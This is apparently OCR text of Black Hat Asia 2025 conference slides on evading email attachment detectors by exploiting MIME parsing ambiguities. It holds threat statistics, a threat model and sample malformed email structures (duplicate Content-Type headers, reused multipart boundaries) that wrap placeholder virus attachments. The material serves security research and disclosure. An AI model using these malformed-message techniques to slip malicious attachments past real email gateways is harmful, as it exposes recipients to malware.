black hat®
ASIA 2025

APRIL 3-4, 2025
BRIEFINGS

Inbox Invasion: Exploiting MIME Ambiguities to Evade Email Attachment Detectors

Speaker: Jiahe Zhang
Contributors: Jianjun Chen, Qi Wang, Hangyu Zhang, Shengqiang Li,
Chuhan Wang, Jianwei Zhuge, Haixin Duan

About Me

- **Jiahe Zhang**
- 2nd year Ph.D. Student at NISL Lab, Tsinghua University
- Research Focus: Network Protocol Security,

  Internet Infrastructure Measurement, Email Security
- Credited by Apple, Google, Tencent, etc.


Talk Roadmap

- Email Gateway Bypass: Malware-level vs. Protocol-level
- How do we discover Protocol-level evasion cases?
- How well do real-world products handle such bypass?
- Vulnerability Categories & Case Demonstration

Introduction

Really Work Well ?

- Email Remains a Top Attack Vector
- Main Countermeasures: Email Gateway & Content Detector



In just two years, Cofense PDR uncovered almost 800 thousand unique malicious email campaigns with over 1.5 million emails detected worldwide. We have seen significant jumps in detected malicious emails year over year, and throughout the two years of data represented. Raw numbers of detected emails indicate 2023 had a 37% increase over 2022 and a 310% increase over 2021.

Cofense Auto-Quarantine Summary

Unique Email Campaigns Identified	Total Malicious Emails Identified
770,892	1,577,041


Total Malicious Emails Detected Using Cofense Intelligence

+37% vs 2022

+310% vs 2021

2023 saw a 37% increase in malicious threats compared to 2022, and a 310% increase in threats compared to 2021.

Cofense Intelligence



COFENSE EMAIL SECURITY

2024 State of Email Security
By the Numbers

90%

Email is still the #1 threat vector for cybercrime, with 90% of data breaches starting with a phish.

84.5%

118%

Healthcare and finance remain the top targeted industries with increases in malicious emails bypassing SEGs at 84.5% and 118%, respectively.

Phishing campaigns are evolving with an increase in tactics like vishing, smishing, brand impersonation, and QR code phishing that bypass SEGs. Cofense reported a 331% increase in QR code active threat reports in 2023.

+331%

New malware families, including DarkGate and PikaBot, have emerged to fill the gap left by the FBI's dismantling of the Qakbot infrastructure.


91%

In 2023, credential phishing was responsible for 91% of active threat reports published.

https://cofense.com/pdf/2024-cofense-annual-state-of-email-security-report.pdf

Introduction – Malware-level Detection Bypass

- Methods: Obfuscation / Encryption / Deformation / Packing ……
- Exploitation: **Defects of Detectors**
- Manipulation: **Malware-level** Operations




From: Attacker
To: Victim
MIME-Version: 1.0
Subject: subject
Content-Type: application/octet-stream
Content-Disposition: attachment; filename=att

Packed-Virus-Content

Traditional detection bypass:
Malware-level operations


Introduction – Protocol-level Detection Bypass

- Methods: Constructing Malformed Messages
- Exploitation: **Parsing ambiguities** between detectors & clients .etc
- Manipulation: **Protocol-level** / Email structure-level operations



```
From: Attacker
To: Victim
MIME-Version: 1.0
Subject: subject
Content-Type: application/octet-stream
Content-Disposition: attachment; filename=att

Packed-Virus-Content
```

Traditional detection bypass:
Malware-level operations




```
From: Attacker
To: Victim
MIME-Version: 1.0
Subject: subject
Content-Type: multipart/mixed; boundary=foo
Content-Type: application/octet-stream
Content-Disposition: attachment; filename=att

Virus-Content
```

Our focus:
Protocol-level operations


Threat Model

- Attack Impacts: Malicious email content (e.g. virus attachments) can be received by users without triggering alerts.
- Attack Characteristics:
- **Generalizability** - regardless of specific malicious content
- **Feasibility** - only operations of the email encapsulation process are needed




Background - MIME

- **MIME – Multipurpose Internet Mail Extension**
- Enables transmission of non-ASCII messages (image/sound/video ......) via emails
- but also leaves possibility of parsing ambiguities ……



MIME header for the whole message
MIME body for the whole message
outer body part
inner body part
MIME header for an entity
MIME body for an entity

```
From: <Alice@a.com>
To: <Bob@b.com>
Date: Tue, 10 Aug 2022 03:17:10 +0000
MIME-Version: 1.0
Subject: <SUBJECT>
Content-Type: multipart/mixed; boundary=foo

--foo
Content-Type: text/plain

Text part of the outer entity.
--foo
Content-Type: multipart/mixed; boundary=bar

--bar
Content-Type: text/plain

Text part of the inner entity.
--bar
Content-Type: application/octet-stream; name=att
Content-Disposition: attachment; filename=<FILENAME>

<VIRUS-PAYLOAD>
--bar--
--foo--
```




```
From: <Alice@a.com>
To: <Bob@b.com>
Date: Tue, 10 Aug 2022 03:17:10 +0000
MIME-Version: 1.0
Subject: <SUBJECT>
Content-Type: multipart/mixed; boundary=foo

--foo
Content-Type: text/plain

Text part of the outer entity.
--foo
Content-Type: multipart/mixed

--foo
Content-Type: text/plain

Text part of the inner entity.
--foo
Content-Type: application/octet-stream; name=att
Content-Disposition: attachment; filename=<FILENAME>

<VIRUS-PAYLOAD>
--foo--
--foo--
```

Challenges

- C1: How to **generate samples** with both comprehensive exploration space & basic structural compliance?
- C2: How to **simplify the test sample set** to avoid ethical issues in large-scale tests on commercial email services?
- C3: How to conduct a **systematic product test** to detect such evasion vulnerabilities in the real world?

